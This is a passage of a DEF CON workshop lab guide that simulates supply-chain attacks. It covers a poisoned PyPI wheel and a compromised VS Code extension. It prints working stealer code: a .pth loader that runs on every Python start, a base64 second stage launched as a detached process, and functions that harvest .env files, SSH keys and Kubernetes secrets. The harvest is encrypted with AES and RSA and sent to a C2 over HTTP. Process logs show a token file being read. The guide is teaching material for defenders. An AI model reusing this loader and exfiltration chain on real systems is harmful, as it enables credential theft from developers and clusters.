
- The server received an HTTP `POST /collect` request.
- The request had the header `X-DEFCON-LAB: 1`; otherwise it would respond `403`.
- The JSON was valid.
- The algorithm was `AES-256-CBC+RSA-OAEP`.
- The AES key could be decrypted with the RSA private key.
- The ciphertext could be decrypted.
- The result was a valid and secure TAR.GZ file.
- Only after all that did the C2 respond `201`.

docker compose -f $Compose logs --timestamps lab-c2 |
Select-String "POST /collect"

```
PS C:\Users\User01\Documents\DEFCON34-LABS\pypi> docker compose -f $Compose logs --timestamps lab-c2 |
>>     Select-String "POST /collect"

lab-c2-1  | 2026-08-01T15:22:50.103758776Z C2-LAB "POST /collect HTTP/1.1" 201 -
```

6. .\scripts\show-results.ps1
   a. Lists received events or data stored in the folder `output\received`.
   b. Shows the persistence artifact.



7. Open `http://127.0.0.1:43120` to view collection events.
   Review of events that arrived at C2:



8. .\scripts\compare-wheels.ps1
    a. Validates the RECORD metadata of both packages.
    b. Shows content of both packages.

```
PS C:\Users\User01\Documents\DEFCON34-LABS\pypi> .\scripts\compare-wheels.ps1
dist/clean/defcon_litellm_client-1.0.0-py3-none-any.whl VALID
dist/poisoned/defcon_litellm_client-1.0.0-py3-none-any.whl VALID

=== dist/clean/defcon_litellm_client-1.0.0-py3-none-any.whl ===
  defcon_litellm/__init__.py
  defcon_litellm_client-1.0.0.dist-info/METADATA
  defcon_litellm_client-1.0.0.dist-info/RECORD
  defcon_litellm_client-1.0.0.dist-info/WHEEL
  defcon_litellm_client-1.0.0.dist-info/top_level.txt

=== dist/poisoned/defcon_litellm_client-1.0.0-py3-none-any.whl ===
  defcon_litellm/__init__.py
  defcon_litellm_client-1.0.0.dist-info/METADATA
  defcon_litellm_client-1.0.0.dist-info/RECORD
  defcon_litellm_client-1.0.0.dist-info/WHEEL
  defcon_litellm_client-1.0.0.dist-info/top_level.txt
  defcon_stage1.py
  litellm_init.pth
```

Temporary artifact	Pattern
Execution directory	/lab/output/tmp/tmp*/
Staging directory	/lab/output/tmp/tmp*/collection/
Collected files	collection/files/**
Kubernetes data	collection/kubernetes.json
Manifest	collection/manifest.json
Compressed file	/lab/output/tmp/tmp*/collection.tar.gz


Ephemeral data	Path
32-byte AES key	Stage 2 Memory
AES IV	Memory and over HTTP
Encrypted AES key (`wrapped_key`)	Over HTTP
Full JSON submission	Memory during POST
Decrypted TAR.GZ in the C2	Process memory

Persistent artifact	Path
Released Stage 2	/lab/output/tmp/stage2-*.py
Encrypted file	/lab/output/crypto/collection.enc
Extracted collection	/lab/output/received/<session>/collection/
C2 Log	/lab/output/received/<session>/event.json

If it is required to demonstrate that the .pth file executes every time Python is executed, we can do the following:

docker compose -f $Compose exec victim-python `
python -c "print('Interpreter started without importing defcon_litellm')"

```
PS C:\Users\User01\Documents\DEFCON34-LABS\pypi> docker compose -f $Compose exec victim-python `
>>   python -c "print('Interpreter started without importing defcon_litellm')"
Interpreter started without importing defcon_litellm
PS C:\Users\User01\Documents\DEFCON34-LABS\pypi>
```




9. In any terminal - Delete laboratory
   ./scripts/cleanup-lab.ps1

After executing the simulated attack, let's review the following files to investigate how each technique is being implemented. To do this, we open the following files either with Notepad++ or with VS Code located at the path "*C:\Users\User01\Documents\DEFCON34-LABS\pypi*".


First Stage (Loader)

The RECORD file is not executed but serves as an inventory of the files to be installed from the wheel package. In this file it is key to include the malicious files "litellm_init.pth" and "defcon_stage1.py" so that they can be copied to "site-packages".



During the installation of the poisoned library, the files "litellm_init.pth" and "defcon_stage1.py" are copied to the "site-packages" path. "litellm_init.pth" is the base of the simulated attack because it is the file that executes every time the Python command interpreter is opened and contains the initial malicious command in which:

1. Imports the base64 module.
2. Decodes a base64 string and converts it to ("b'import defcon_stage1'")
3. With "Exec()" it executes the decoded text, which in summary is importing the "defcon_stage1.py" file and executing its content.



The "defcon_stage1.py" file, within its capabilities, releases a second stage by performing the following:

1. Determines the path where the content of the STAGE2 variable will be saved and creates it if it does not exist:
   output = pathlib.Path(env.get("DEFCON_OUTPUT", "/lab/output")) / "tmp"
   output.mkdir(parents=True, exist_ok=True)
2. Then decodes and performs the following:
   a. creates a temporary file with a `.py` extension;
   b. decodes `STAGE2` from Base64;
   c. writes the resulting program into that file;

   d. saves its location in `staged_path`.

   with tempfile.NamedTemporaryFile(...) as staged:
   staged.write(base64.b64decode(STAGE2))
   Ejm: /lab/output/tmp/stage2-xxxx.py
3. Finally, it executes the second stage in a new process using the same Python command interpreter:
   subprocess.Popen(
   [sys.executable, "-S", staged_path],
   ...
)

   Note: The “-s” option prevents the child process from automatically loading the “site” module and this avoids processing the .pth file again and restarting the chain.



```python
"""Stage 1. This module is imported by the executable .pth file."""
import base64, os, pathlib, subprocess, sys, tempfile

MARKER = pathlib.Path("/lab/.authorized")
EXPECTED = "DEFCON_PYPI_LAB_V1"
STAGE2 = b"aW1wb3J0IGJhc2U2NCwganNvbiwgb3MsIHBhdGhsaWIsIHN1YnByb2Nlc3MsIHVybGxpYi5yZXF1ZXN0LCB1dWlkCgpkZWYgcnVuK
def authorized() -> bool:
    try:
        return os.environ.get("DEFCON_LAB") == "1" and MARKER.read_text().strip() == EXPECTED
    except OSError:
        return False

if authorized() and os.environ.get("DEFCON_STAGE1_STARTED") != "1":
    env = os.environ.copy()
    env["DEFCON_STAGE1_STARTED"] = "1"
    output = pathlib.Path(env.get("DEFCON_OUTPUT", "/lab/output")) / "tmp"
    output.mkdir(parents=True, exist_ok=True)
    with tempfile.NamedTemporaryFile("wb", suffix=".py", prefix="stage2-", dir=output, delete=False) as staged:
        staged.write(base64.b64decode(STAGE2))
        staged_path = staged.name
    subprocess.Popen(
        [sys.executable, "-S", staged_path], env=env,
        stdin=subprocess.DEVNULL, stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL,
        start_new_session=True,
    )
```

Second Stage

The code validates that it is inside the authorized laboratory, collects synthetic files and data from a simulated Kubernetes API, creates a compressed file, generates a demonstrative persistence artifact, encrypts the information, and sends it to the laboratory's local C2.

Through the “main” function, the simulation is orchestrated in the following way:

1. Creates a temporary “tmp” folder in “/lab/output”. This folder will contain all the temporary files generated during the simulation.
   if output != pathlib.Path("/lab/output"): raise SystemExit("Unexpected output path")
   work_parent = output / "tmp"

work_parent.mkdir(parents=True, exist_ok=True)
Ejm: /lab/output/tmp/tmp1m8sj2k

2. Python automatically generates a directory with a random name.
   with tempfile.TemporaryDirectory(dir=work_parent) as temp:
3. Creates the folder that functions as a **staging area**. All data will be copied here before creating the compressed file.
   staging = pathlib.Path(temp) / "collection"
   staging.mkdir()
   Ejm: tmp1m8sj2k/collection/
4. Collects synthetic data from the /lab/synthetic-home path with the “collect_files” function. For more details see the collection section.
   files = collect_files(root, staging)
5. Queries Kubernetes data
   kube_collect(staging)
6. Generates a manifest where it records execution information to know which files were included, and when the collection occurred.
   (staging / "manifest.json").write_text(...)
7. The entire information collection is compressed and remains packaged in collection.tar.gz.
   archive = pathlib.Path(temp) / "collection.tar.gz"
   with tarfile.open(...)
8. Finally, it sends the collected data through the “ship_archive” function.
   ship_archive(archive, output).

```python
def main() -> None:
    root = authorize()
    output = pathlib.Path(os.environ.get("DEFCON_OUTPUT", "/lab/output")).resolve()
    if output != pathlib.Path("/lab/output"): raise SystemExit("Unexpected output path")
    work_parent = output / "tmp"
    work_parent.mkdir(parents=True, exist_ok=True)
    with tempfile.TemporaryDirectory(dir=work_parent) as temp:
        staging = pathlib.Path(temp) / "collection"
        staging.mkdir()
        files = collect_files(root, staging)
        kube_collect(staging)
        (staging / "manifest.json").write_text(json.dumps({"lab": True, "files": files, "time": time.time()}, indent=2))
        archive = pathlib.Path(temp) / "collection.tar.gz"
        with tarfile.open(archive, "w:gz") as tar: tar.add(staging, arcname="collection")
        persistence_artifact(output)
        ship_archive(archive, output)

if __name__ == "__main__": main()
```

Collection

The “collect_files” function traverses the authorized synthetic directory, selects files whose names match predefined patterns, and returns a list of the collected items:

1. Initializes a list where it will save the relative paths of the files found.
   collected = []
2. Traverses “rglob(*)” recursively through all files and subdirectories under root:

for source in root.rglob("*"):

3. Ignores symbolic links and elements that are not files.
   if source.is_symlink() or not source.is_file():
   continue
4. Converts the absolute path into a path relative to the root directory.
   relative = source.relative_to(root)
   Ejm: /lab/synthetic-home/project/config.json se convierte en: project/config.json
5. Compares only the file name with the patterns defined in PATTERNS.
   if any(fnmatch.fnmatch(source.name, p) for p in PATTERNS):
6. Defines the destination path where the file will be copied under the “files” folder, maintaining the relative structure.
   target = destination / "files" / relative
   Ejm: Origen:
   /lab/synthetic-home/project/config.json
   Destino:
   <staging>/files/project/config.json
7. Creates the required parent folders before copying the file
   target.parent.mkdir(parents=True, exist_ok=True)
8. Copies only the content of the file from the source path to the staging path.
   shutil.copyfile(source, target)
9. Adds the relative path to the results list.
   collected.append(str(relative))
   Ejm: [
   ".env",
   "project/config.json",
   "keys/id_ed25519"
   ]
10. Finally, it returns the list and it is used to build the “manifest.json” file.

```python
def collect_files(root: pathlib.Path, destination: pathlib.Path) -> list[str]:
    collected = []
    for source in root.rglob("*"):
        if source.is_symlink() or not source.is_file(): continue
        relative = source.relative_to(root)
        if any(fnmatch.fnmatch(source.name, p) for p in PATTERNS):
            target = destination / "files" / relative
            target.parent.mkdir(parents=True, exist_ok=True)
            shutil.copyfile(source, target)
            collected.append(str(relative))
    return collected
```

The “kube_collect” function validates that the API corresponds to simulated kubernetes, queries the namespaces and secret endpoints, groups the responses, and saves them in kubernetes.json to include in the collection.

1. Validates that the endpoint is the one allowed within the laboratory.
   if base != "http://kube-api:43121": raise SystemExit("Unexpected Kubernetes endpoint")

2. Initializes a “result” dictionary that will store the API responses.
3. Defines two queries it performs and each response will be saved under a descriptive key: namespaces, secrets.
   for name, path in [
   ("namespaces", "/api/v1/namespaces"),
   ("secrets", "/api/v1/secrets")
   ]:
4. Performs the HTTP request by querying each endpoint and waits a maximum of 3 seconds for the urls:
   a. http://kube-api:43121/api/v1/namespaces
   b. http://kube-api:43121/api/v1/secrets
   with urllib.request.urlopen(base + path, timeout=3) as response:
5. Interprets the response as JSON by reading the HTTP body directly and converts it into a Python object.
   result[name] = json.load(response)
   Ejm
   ```
   {
      "namespaces": {
         "items": [...]
      },
      "secrets": {
         "items": [...]
      }
   }
   ```
6. Converts the dictionary to readable JSON and saves it within the staging folder

   ```
   (destination / "kubernetes.json").write_text(
      json.dumps(result, indent=2)
   )
   ```
   Ejm:
   ```
   {
     "namespaces": {
       "items": []
     },
     "secrets": {
       "items": []
     }
   }
   ```

```python
def kube_collect(destination: pathlib.Path) -> None:
    base = os.environ.get("DEFCON_KUBE_URL")
    if base != "http://kube-api:43121": raise SystemExit("Unexpected Kubernetes endpoint")
    result = {}
    for name, path in [("namespaces", "/api/v1/namespaces"), ("secrets", "/api/v1/secrets")]:
        with urllib.request.urlopen(base + path, timeout=3) as response:
            result[name] = json.load(response)
    (destination / "kubernetes.json").write_text(json.dumps(result, indent=2))
```

Exfiltration

The “ship_archive” function is responsible for encrypting the collected information and sending it to the C2 in the following way:

1. Receives two parameters:
    a. `archive`: path of the compressed file containing the collected information, for example `collection.tar.gz`.
    b. `output`: directory where the artifacts generated during encryption will be saved
2. Valida que la URL sea exactamente: http://lab-c2:43120/collect
3. Prepares the encryption directory by creating a “crypto” folder inside the output directory:
   crypto = output / "crypto"
   crypto.mkdir(parents=True, exist_ok=True)
   /lab/output/crypto
4. Generates a random AES key where:
    a. `key`: 256-bit AES key; (32 bytes ~ 256 bits)
    b. `iv`: 128-bit initialization vector.
        i. Prevents 2 files with the same content from producing the same encrypted result.
        ii. Does not need to be hidden but it is necessary to send it to the receiver so that they can decrypt the file.
5. The encrypted file is stored in /lab/output/crypto/collection.enc
   encrypted = crypto / "collection.enc"
6. Executes OpenSSL to encrypt the “archive” file where the main arguments are:
    a. `enc`: uses OpenSSL's encryption functions.
    b. `-aes-256-cbc`: selects 256-bit AES in CBC mode.
    c. `-K`: directly provides the key in hexadecimal.
    d. `-iv`: provides the IV in hexadecimal.\
    e. `-in`: original file.
    f. `-out`: resulting encrypted file
    g. `check=True` causes Python to generate an exception if OpenSSL returns an error.

   subprocess.run([
   "openssl",
   "enc",

```
    "-aes-256-cbc",
    "-K", key.hex(),
    "-iv", iv.hex(),
    "-in", str(archive),
    "-out", str(encrypted)
], check=True)
```

Ejm: collection.tar.gz
↓ AES-256-CBC
collection.enc

7. Only encrypts the 32-byte AES key with a C2 RSA public key and the result is saved in “wrapped” (known as key wrapping).

```
wrapped = run([
    "openssl",
    "pkeyutl",
    "-encrypt",
    "-pubin",
    "-inkey", "/lab/keys/c2_public.pem",
    "-pkeyopt", "rsa_padding_mode:oaep"
], key)
```

8. Creates a dictionary containing all the information necessary for the C2 to process the shipment where:
    a. Session: Generates a unique identifier for the execution.
    b. Algorithm: Indicates which cryptographic mechanisms were used.
    c. Iv: Includes the Base64-encoded initialization vector.
    d. Wrapped_key: Includes the RSA-encrypted and Base64-encoded AES key.
    e. Ciphertext: Reads the `collection.enc` file and converts it to Base64.

```
envelope = {
    "session": str(uuid.uuid4()),
    "algorithm": "AES-256-CBC+RSA-OAEP",
    "iv": base64.b64encode(iv).decode(),
    "wrapped_key": base64.b64encode(wrapped).decode(),
    "ciphertext": base64.b64encode(encrypted.read_bytes()).decode(),
}
```

9. Converts the dictionary to JSON and creates an HTTP Post request including 2 headers: Content-Type: application/json, X-DEFCON-LAB: 1.

```
request = urllib.request.Request(
    url,
    json.dumps(envelope).encode(),
    {
        "Content-Type": "application/json",
        "X-DEFCON-LAB": "1"
    },
    method="POST"
)
```

10. Sends the request and waits up to five seconds for a response. If the server does not respond within that period, an exception occurs.
    with urllib.request.urlopen(request, timeout=5) as response:
11. Finally, it validates the response expecting a response code of “200” and any other response is considered a rejection.

```python
def ship_archive(archive: pathlib.Path, output: pathlib.Path) -> None:
    url = os.environ.get("DEFCON_C2_URL")
    if url != "http://lab-c2:43120/collect": raise SystemExit("Unexpected C2 endpoint")
    crypto = output / "crypto"
    crypto.mkdir(parents=True, exist_ok=True)
    key = os.urandom(32)
    iv = os.urandom(16)
    encrypted = crypto / "collection.enc"
    subprocess.run(["openssl", "enc", "-aes-256-cbc", "-K", key.hex(), "-iv", iv.hex(), "-in", str(archive), "-out", str(encrypted)], check=True)
    wrapped = run(["openssl", "pkeyutl", "-encrypt", "-pubin", "-inkey", "/lab/keys/c2_public.pem", "-pkeyopt", "rsa_padding_mode:oaep"], key)
    envelope = {
        "session": str(uuid.uuid4()), "algorithm": "AES-256-CBC+RSA-OAEP",
        "iv": base64.b64encode(iv).decode(), "wrapped_key": base64.b64encode(wrapped).decode(),
        "ciphertext": base64.b64encode(encrypted.read_bytes()).decode(),
    }
    request = urllib.request.Request(url, json.dumps(envelope).encode(), {"Content-Type": "application/json", "X-DEFCON-LAB": "1"}, method="POST")
    with urllib.request.urlopen(request, timeout=5) as response:
        if response.status != 201: raise RuntimeError("C2 rejected lab data")
```

Version 3 - VS Code Extension

Challenges questions

1. How do VS Code libraries work?
2. How can we leverage native VS Code capabilities to compromise?

Prerequisites

1. VS Code
2. Docker Desktop (Windows)
3. NPM
4. GitHub Repository
5. Token GitHub
6. Notepad++
7. PowerShell
8. Wireshark
9. Procmon
10. Process Explorer

Now we will see another form of initial access through another attack vector implementing tactics, techniques, and procedures (TTP) used by real attacks[3].

How does it work?

Security solutions often trust and whitelist known URLs but do not analyze their content because they trust that URL. Attackers go unnoticed because they take advantage of that trust by using it to download malicious software or use it as data exfiltration.

How are the TTPs implemented?

We begin by creating some artifacts required for the simulation of the attack chain compromise via VS Code Extension. To do this, with a PowerShell terminal, inside the project folder (*C:\Users\User01\Documents\DEFCON34-LABS\vscode*), we execute the following scripts:

1. Set-ExecutionPolicy -Scope Process Bypass
2. .\scripts\preflight.ps1
3. .\scripts\prepare-lab.ps1

```
PS C:\Users\User01\Documents\DEFCON34-LABS\vscode> Set-ExecutionPolicy -Scope Process Bypass
PS C:\Users\User01\Documents\DEFCON34-LABS\vscode> .\scripts\preflight.ps1
[OK] node
[OK] npm
[OK] git
[OK] code
[OK] Windows workshop prerequisites detected.
PS C:\Users\User01\Documents\DEFCON34-LABS\vscode>
```


[3] https://www.stepsecurity.io/blog/nx-console-vs-code-extension-compromised

```
PS C:\Users\User01\Documents\DEFCON34-LABS\vscode> .\scripts\prepare-lab.ps1
Prepared controlled fixtures at C:\Users\User01\Documents\DEFCON34-LABS\vscode
Lab prepared. Environment variables apply to this PowerShell window.
```

4. .\scripts\start-services-docker.ps1 (useful for the second stage)

```
PS C:\Users\User01\Documents\DEFCON34-LABS\vscode> .\scripts\start-services-docker.ps1
[+] up 2/2
 ✔Network vscode_default          Created                                                    0.2s
 ✔Container vscode-lab-services-1 Started                                                    2.8s
NAME                    IMAGE           COMMAND                  SERVICE        CREATED         STATUS
          PORTS
vscode-lab-services-1   node:20-alpine   "docker-entrypoint.s…"   lab-services   6 seconds ago   Up 3 seconds (health: s
tarting)   127.0.0.1:43130->43130/tcp, 127.0.0.1:53535->53535/udp

Lab C2:  http://127.0.0.1:43130
Lab DNS: udp://127.0.0.1:53535
```



Option 1 - Exfiltrate via C2

5. .\scripts\set-channel.ps1 c2 (useful for the second stage)

```
PS C:\Users\User01\Documents\DEFCON34-LABS\vscode> .\scripts\set-channel.ps1 c2
Exfiltration channel set to: c2
PS C:\Users\User01\Documents\DEFCON34-LABS\vscode>
```

```
        },
"exfiltration":  {
                "mode":  "c2",
                "_modeHelp":  "Use c2, dns, github, or none
               repository.",
                "c2Url":  "http://127.0.0.1:43130/collect",
                "dnsHost":  "127.0.0.1",
                "dnsPort":  53535
        },
```

6. code .\extension (must open VS Code)
7. Inside VS Code, F5 to run the extension


First Stage (IOCs)

We evidence the execution of the processes to download the commit from GitHub.



Communication to GitHub to download the content of the commit

"node" "C:\Users\User01\AppData\Local\npm-cache_npx\cfeb70dcfc58a00c\node_modules\.bin\\..\npm\bin\npm-cli.js" exec --yes --package=github:rrsb25/Test_ExtensionVSCode#828717035df4b1473a8191fc4040c5fe5158fb14 test-extension-vscode



We evidence the commit files in the npm cache

```
Get-ChildItem "$env:LOCALAPPDATA\npm-cache" -Recurse |
    Where-Object Name -in @(
        "package.json",
        "index.js",
        "github-client.js",
        "lab-config.json"
    ) |
    Select-Object FullName, Length, CreationTime, LastWriteTime
```

```
PS C:\Users\User01\Documents\DEFCON34-LABS\vscode> Get-ChildItem "$env:LOCALAPPDATA\npm-cache" -Recurse |
>>     Where-Object Name -in @(
>>         "package.json",
>>         "index.js"
>>     ) |
>>     Select-Object FullName, Length, CreationTime, LastWriteTime

FullName
--------
C:\Users\User01\AppData\Local\npm-cache\_npx\4e2f68baa45bd83a\package.json
C:\Users\User01\AppData\Local\npm-cache\_npx\4e2f68baa45bd83a\node_modules\test-extension-vscode\index.js
C:\Users\User01\AppData\Local\npm-cache\_npx\4e2f68baa45bd83a\node_modules\test-extension-vscode\package.json
```

We review the content of the downloaded files

Get-content C:\Users\User01\AppData\Local\npm-cache_npx\4e2f68baa45bd83a\node_modules\test-extension-vscode\package.json

```
PS C:\Users\User01\Documents\DEFCON34-LABS\vscode> Get-content C:\Users\User01\AppData\Local\npm-cache\_npx\4e2f68baa45bd83a\node_modules\test-extension-vscode\package.json
{
  "name": "test-extension-vscode",
  "version": "1.0.0",
  "bin": {
    "test-extension-vscode": "./index.js"
  }
}
PS C:\Users\User01\Documents\DEFCON34-LABS\vscode>
```

Second Stage (IOCs)

We evidence the node.exe processes for the execution of the commit files (package.json and index.js)

powershell.exe		53,588 K	68,928 K	6364 Windows PowerShell	Microsoft
node.exe		99,756 K	79,868 K	2464 Node.js JavaScript Runtime	Node.js
cmd.exe		4,624 K	6,592 K	8324 Windows Command Processor	Microsoft
node.exe	11.18	20,684 K	45,344 K	3824 Node.js JavaScript Runtime	Node.js

Reading of the lab-config.json file by index.js to identify the exfiltration method:

1:50:3...	node.exe	7208	CreateFile	C:\Users\User01\Documents\DEFCON34-LABS\vscode\lab-config.json SUCCESS
1:50:3...	node.exe	7208	ReadFile	C:\Users\User01\Documents\DEFCON34-LABS\vscode\lab-config.json SUCCESS
1:50:3...	node.exe	7208	ReadFile	C:\Users\User01\Documents\DEFCON34-LABS\vscode\lab-config.json END OF FILE
1:50:3...	node.exe	7208	CloseFile	C:\Users\User01\Documents\DEFCON34-LABS\vscode\lab-config.json SUCCESS

Discovery of sensitive files index.js

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time ...	Process Name	PID	Operation	Path	Result
1:50:3...	node.exe	7208	CreateFile	C:\Users\User01\Documents\DEFCON34-LABS\vscode\fixtures\synthetic-home\github-token.txt	SUCCESS
1:50:3...	node.exe	7208	QueryBasicInformati...	C:\Users\User01\Documents\DEFCON34-LABS\vscode\fixtures\synthetic-home\github-token.txt	SUCCESS
1:50:3...	node.exe	7208	CloseFile	C:\Users\User01\Documents\DEFCON34-LABS\vscode\fixtures\synthetic-home\github-token.txt	SUCCESS
1:50:3...	node.exe	7208	CreateFile	C:\Users\User01\Documents\DEFCON34-LABS\vscode\fixtures\synthetic-home\github-token.txt	SUCCESS
1:50:3...	node.exe	7208	QueryEAFile	C:\Users\User01\Documents\DEFCON34-LABS\vscode\fixtures\synthetic-home\github-token.txt	SUCCESS
1:50:3...	node.exe	7208	ReadFile	C:\Users\User01\Documents\DEFCON34-LABS\vscode\fixtures\synthetic-home\github-token.txt	SUCCESS
1:50:3...	node.exe	7208	ReadFile	C:\Users\User01\Documents\DEFCON34-LABS\vscode\fixtures\synthetic-home\github-token.txt	SUCCESS
1:50:3...	node.exe	7208	ReadFile	C:\Users\User01\Documents\DEFCON34-LABS\vscode\fixtures\synthetic-home\github-token.txt	END OF FILE
